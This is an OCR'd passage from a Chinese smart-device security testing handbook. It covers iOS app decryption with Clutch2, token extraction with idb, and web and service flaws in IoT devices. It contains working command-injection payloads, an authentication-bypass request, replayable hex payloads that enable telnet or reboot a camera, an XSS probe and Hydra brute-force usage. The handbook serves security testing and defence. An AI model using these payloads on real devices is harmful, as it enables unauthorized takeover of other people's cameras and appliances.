
利用此框架可以快速的分析出应用程序的运行行为。

6.1.7 Cydia Substrate Hook

Cydia Substrate 是一个代码修改平台。它可以修改任何主进程的代码，不管是用 Java 还是 C/C++（native 代码）编写的。而 Xposed 只支持 HOOK app_process 中的 java 函数，因此 Cydia Substrate 是一款强大而实用的 HOOK 工具。

Substrate 并不开源，具体实现原理只能通过逆向分析，根据分析，substrate hook 实现方式为：

1. 备份并修改目标函数前 N 字节，跳转到自定义函数入口；
2. 恢复目标函数前 N 字节，跳转回目标函数。



图片来源：http://bbs.pediy.com/thread-185014.htm

具体的使用配置参考官方文档：

http://www.cydiasubstrate.com/id/20cf4700-6379-4a14-9bc2-853fde8cc9d1/

利用此框架同样可以快速的分析出应用程序的运行行为。

6.2 IOS


6.2.1 IOS 应用程序解密

由于 IOS 应用程序由 Apple 的 FairPlay DRM 加密，因此无法通过第三方应用程序商店下载未加密的版本。要查看 iOS 应用程序的内容，必须先对其进行解密和解压缩。

先安装 Xcode 命令行工具，在 MacOS 终端运行：

```
xcode-select -install
```

脱壳工具 Clutch2 获取与安装：



用 Clutch2 在 IOS 设备上运行命令列出已经安装的应用，并通过 -d 选项将应用 dump 出来：


```
# Clutch2
1.Installed apps: 1: SUBARU STARLINK

# Clutch2 -d 1 #选中一个序号
Now dumping com.subaru-global.infotainment.gen2 DEBUG |
ClutchBundle.m:-[ClutchBundle prepareForDump] [Line 30]
| preparing for dump DUMP | armv7 ASLR slide: 0x4f000
Finished dumping binary armv7 with result: 1 DONE:
/private/var/mobile/Documents/Dumped/com.subaruglobal.i
nfotainment.gen2-iOS6.1-(Clutch-2.0 RC4).ipa DEBUG |
FinalizeDumpOperation.m:__30-[FinalizeDumpOperation
start]_block_invoke_2 [Line 60] | ending the thread bye
bye Finished dumping com.subaru-
global.infotainment.gen2 in 35.2 seconds
```

解压后直接可以用反编译工具 hopper disassembler 或者 IDA 分析相关的汇编代码：

```
movw        r0, #0x8c9a  ; :lower16:(0xc398b4 - 0x950c1a)
movt        r0, #0x2e    ; :upper16:(0xc398b4 - 0x950c1a)
movw        r1, #0x9fca  ; :lower16:(0xc9abf8 - 0x950c2e)
add         r0, pc       ; _kCFHTTPAuthenticationUsername_c398b4
movt        r1, #0x34    ; :upper16:(0xc9abf8 - 0x950c2e)
mov         r5, r2
movw        r2, #0x6854  ; @selector(objectForKey:), :lower16:(0xc97480 - 0x950c2c)
movt        r2, #0x34    ; @selector(objectForKey:), :upper16:(0xc97480 - 0x950c2c)
ldr         r0, [r0]     ; _kCFHTTPAuthenticationUsername_c398b4,_kCFHTTPAuthenticationUsername
add         r2, pc       ; @selector(objectForKey:)
add         r1, pc       ; objc_cls_ref_NSURLCredential
ldr         r4, [r2]     ; "objectForKey:",@selector(objectForKey:)
ldr         r2, [r0]     ; _kCFHTTPAuthenticationUsername
mov         r0, r5       ; argument #1 for method imp___picsymbolstub4__objc_msgSend
ldr.w       r8, [r1]     ; objc_cls_ref_NSURLCredential,_OBJC_CLASS_$_NSURLCredential
mov         r1, r4
blx         imp___picsymbolstub4__objc_msgSend
mov         r6, r0
movw        r0, #0x8c5c  ; :lower16:(0xc398a8 - 0x950c4c)
movt        r0, #0x2e    ; :upper16:(0xc398a8 - 0x950c4c)
mov         r1, r4       ; argument #2 for method imp___picsymbolstub4__objc_msgSend
add         r0, pc       ; _kCFHTTPAuthenticationPassword_c398a8
```

6.2.2 自动化分析

使用 Mobile Security Framework(MobSF) 分析 ios 应用程序如下：




6.2.3 存储数据分析


接下来我们使用 IOS 软件安全评估工具 idb 来分析 IOS 存储的敏感信息，运行以下命令安装 idb：

```
gem install idb
```


打开 idb，连接 ios（必须已经越狱）设备：




安装测试应用程序后开始测试，以 com.skybell.doorbell 为例：




查看 plist 文件，可以看到 access_tokens 和 refresh_tokens 两个敏感的信息。



转到缓存数据库 Cache.dbs 查看数据 :





智能设备安全分析手册

7. WEB 安全

大多数的智能设备会提供 Web 应用服务，主要用于远程配置管理智能设备。

例如：更新固件、开启后台服务（ssh，ftp，telent）、配置后台登录口令、配置服务参数（摄像头拍摄分辨率）等功能。

在提供丰富功能的同时，也会暴露出相应的攻击面；如果开发人员设计不当，就会导致安全风险，比如：认证模块设计存在缺陷，导致在未授权的情况下，直接调用系统功能接口，重置用户密码，进而被攻击者利用，直接控制设备。

下面列举了部分智能设备 Web 服务的测试点：

1. XSS、CSRF、SQLi；
2. 目录遍历、文件上传
3. 代码执行、命令执行；
4. 未授权访问；
5. 越权操作；
6. 硬编码的系统口令；

下面简单分享几个在智能设备中发现的 Web 安全漏洞。

7.1 命令注入

智能设备 Web 安全测试中，命令注入是最常见的漏洞，也是危害最大的漏洞之一，攻击者通过利用漏洞可以直接获取系统权限。

导致该安全风险的原因一般是由于开发人员未对用户输入参数（可控数据）进行校验（过滤或者过滤条件被绕过），攻击者通过构造恶意的 payload，进而达到执行系统命令的目的，最终获取系统权限。

可以通过一些简单的测试来判断是否存在命令注入漏洞；这里需要注意的是，有些命令注入漏洞的执行结果是没有回显的，那么我们如何判断注入的命令是否被系统成功的执行了呢?

7.1.1 命令注入案例一

下面是测试某款智能设备时发现的命令执行漏洞，该设备就存在命令执行结果没有回显的情况。

如下所示，给出了一种简单的思路，来验证是否存在命令注入漏洞，即注入系统的命令是否被系统成功执行：

比如可以通过插入 ping 命令，在主机侧监控是否存在相应的 ICMP 请求数据包。

```
GET
/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=admin&svr=192
.168.1.1&port=21&user=ftp&pwd=$(ping%20192.168.1.184)&dir=/&mode=0&
upload_interval=0 HTTP/1.1

RAW HTTP Response
HTTP/1.1 200 OK
Server: GoAhead-Webs
Content-type: text/html
Cache-Control:no-cache
Content-length: 194
Connection: close
```

运行 tcpdump 检测是否发来 ICMP 包，如下图，可以看到 ping 命令已经被成功执行，说明存在命令注入漏洞。


```
$ tcpdump host 192.168.1.177 and icmp
15:27:08.400966 IP 192.168.1.177 > 192.168.1.184: ICMP echo
request, id 42832, seq 0, length 64
15:27:08.401013 IP 192.168.1.184 > 192.168.1.177: ICMP echo reply,
id 42832, seq 0, length 64
15:27:09.404737 IP 192.168.1.177 > 192.168.1.184: ICMP echo
```

7.1.2 命令注入案例二


下面是某款智能设备 Web 服务程序未对传入参数 system.download.sd_file 的值进行过滤验证，直接拼接系统命令，调用系统函数执行该命令，造成的命令注入漏洞的代码片段。

```
if ( !strcmp((const char *)&v52, "system.download.sd_file") )
{
  v26 = sub_983C((char *)&v50);
  snprintf((char *)&v51, 0x100u, "\"%s\":[\"%s\",\"%s\"]\r\n", &v52, v26, &v50);
  goto LABEL_91;
}
```

构造恶意的 payload（111;touch /root/pwn12345）。



命令注入执行结果：



7.2 未授权访问

智能设备 Web 安全测试中，未授权访问也是一种相对比较常见的漏洞，其危害性也比较大。

攻击者可以通过利用该漏洞在未授权的情况下，直接修改系统配置，调用系统功能，获取系统敏感信息（后台密码），隐私记录信息（摄像头）等。具体的危害要结合 Web 服务接口提供的功能来看。

下面是在测试多款智能设备时发现的未授权访问漏洞：

7.2.1 未授权访问 - 修改用户名密码验证功能

开发人员在设计该功能模块时，未进行有效的用户验证，导致鉴权逻辑错误漏洞，只需要把 ID 换成 base64("admin: 任意字符 ") 即可成功添加用户。

Request

```
POST /[redacted]otocolSecurity?lg=2 HTTP/1.1
Host: 1[redacted]0
Content-Length: 71
Cache-Control: max-age=0
Origin: http://[redacted]
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/64.0.3282.119 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
DNT: 1
Referer: http://[redacted]rityParam.asp?ret=1
Accept-Language: zh-CN,zh;q=0.9
Connection: close

EnableUserVerification=1&ID=YWRtaW46YTExMTEx&B1=+++%E7%A1%AE+%E5%AE%9A+
```

7.2.2 未授权访问 - 开启远程服务

可以在未授权的情况下开启远程 telnet 服务。

Payload:

```
"\xf1\xf5\xea\xf5\x3f\x04\x50\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x3c\x00\x31\x30\x2e\x36\x35\x2e\x39\x37\
x2e\x38\x36\x09\x50\x52\x4f\x58\x59\x09\x50\x41\x52\x41\x
53\x45\x54\x09\x43\x4f\x4d\x4d\x4f\x4e\x45\x4e\x41\x42\x4
c\x45\x09\x37\x33\x37\x34\x38\x09\x32\x31\x34\x37\x34\x38
\x33\x36\x34\x37\x09\x31\x0a\x0a\x0a"
```

某款智能摄像头默认开放了设备管理服务（端口号：3001），由于服务程序未对输入的数据做严格认证和校验，导致攻击者可以利用重放攻击发送以上 payload 到 3001 端口远程开启设备的 telnet 服务。

攻击效果：

```
root@kali:~# telnet [redacted].97.86
Trying [redacted].97.86...
telnet: Unable to connect to remote host: Connection refused
root@kali:~# telnet [redacted].97.86
Trying [redacted].97.86...
Connected to [redacted].97.86.
Escape character is '^]'.

(none) login:
```


7.2.3 未授权访问 - 重启设备

Payload:

```
"\xf1\xf5\xea\xf5\x42\x01\x33\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x1f\x00\x31\x30\x2e\x36\x35\x2e\x39\x37\
x2e\x38\x36\x09\x50\x52\x4f\x58\x59\x09\x43\x4d\x44\x09\x
52\x45\x42\x4f\x4f\x54\x0a\x0a\x0a"
```

某款智能摄像头默认开放了设备管理服务（端口号：3001），由于服务程序未对输入的数据做严格认证和校验，导致攻击者可以利用重放攻击发送以上 payload 到 3001 端口远程重启设备。。

7.2.4 未授权访问 - 获取设备用户信息



本章节重点讲述的是智能设备 Web 安全测试中未授权漏洞的危害和简单的测试方法；该漏洞同时也会存在于某些协议中，如通过 RTSP 未授权访问来获取摄像头内容等。


7.3 XSS

XSS 是一种比较经典的 Web 安全漏洞，一般分为存储型 XSS、反射型 XSS 和 DOM 型 XSS。

常见的利用方式有窃取 cookie、基础认证钓鱼、表单劫持等，在嵌入式设备中，如果开发人员缺乏相关的安全常识，对用户输入的字符串没有有效的过滤，那么很有可能造成 xss 漏洞。


下面是在测试某款智能设备时发现的反射型 XSS 示例：

简单地对存在漏洞的参数注入脚本“+alert(1)+”观察服务端返回的结果。



如果要进一步利用 XSS 漏洞来获取更多的系统服务权限，需要结合业务场景对漏洞进行利用，配合其他攻击场景。

例如：通过钓鱼或者社工诱使管理员访问攻击者构造的恶意链接地址，触发 XSS 漏洞窃取管理 cookie，进而使用管理员 cookie 登录设备，达到控制设备的目的。



智能设备安全分析手册

8. 服务安全

智能设备的开发商应该在正式发布的产品中关闭或者卸载某些用于辅助开发调试的服务程序（删除调试接口），例如 SSH，Telnet，Ftp 之类的远程服务。

但是设备开发商为了后续维护升级方便，一般会保留这些系统服务接口，这样就给智能设备带来了一定的安全风险，攻击者可以利用这些系统服务程序漏洞来控制设备。

目前来说，大量针对智能设备的病毒程序都是利用设备的弱口令或者默认口令进行传播，开放这些不必要的服务有可能带来严重安全风险。

8.1 口令破解

这类远程登录服务的验证方式一般都是基于密码验证，测试人员在没有获取固件情况下将设备当做黑盒设备进行密码破解称为在线破解，在拿到固件的情况下，获取到密码 hash(也可能是明文的密码) 进行破解称为离线破解。

8.1.1 在线破解

在线破解的方式是没法获取固件的情况下进行的。这种方式破解速度较慢，依赖于设备对验证包的处理速度。

下面是一款名为 Hydra 的在线破解工具，其功能配置比较灵活简单，并且支持的服务类型也比较多，包括：adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get|post} http[s]-{get|{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgr ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp； 因此深受安全测试者和攻击者的青睐。

```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organiz

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS
uvVd46] [service://server[:PORT][/OPT]]

Options:
  -R        restore a previous aborted/crashed session
  -I        ignore an existing restore file (don't wait 10 seconds)
  -S        perform an SSL connect
  -s PORT   if the service is on a different default port, define it here
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -x MIN:MAX:CHARSET  password bruteforce generation, type "-x -h" to get help
  -y        disable use of symbols in bruteforce, see above
  -e nsr    try "n" null password, "s" login as pass and/or "r" reversed login
  -u        loop around users, not passwords (effective! implied with -x)
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -o FILE   write found login/password pairs to FILE instead of stdout
  -b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
  -f / -F   exit when a login/pass pair is found (-M: -f per host, -F global)
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -T TASKS  run TASKS connects in parallel overall (for -M, default: 64)
  -w / -W TIME  wait time for a response (32) / between connects per thread (0)
  -c TIME   wait time per login attempt over all threads (enforces -t 1)
  -4 / -6   use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
  -v / -V / -d  verbose mode / show login+pass for each attempt / debug mode
  -O        use old SSL v2 and v3
  -q        do not print messages about connection errors
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{head|ge
{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postg
 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp
```

对抗在线破解攻击的方式也比较多：

1. 可以通过限制服务尝试登录错误次数来降低这种攻击风险；
2. 加强口令的复杂度；
3. 避免使用弱口令，如：123456，password 等；
4. 配置防火墙策略；
5. 配置访问控制等

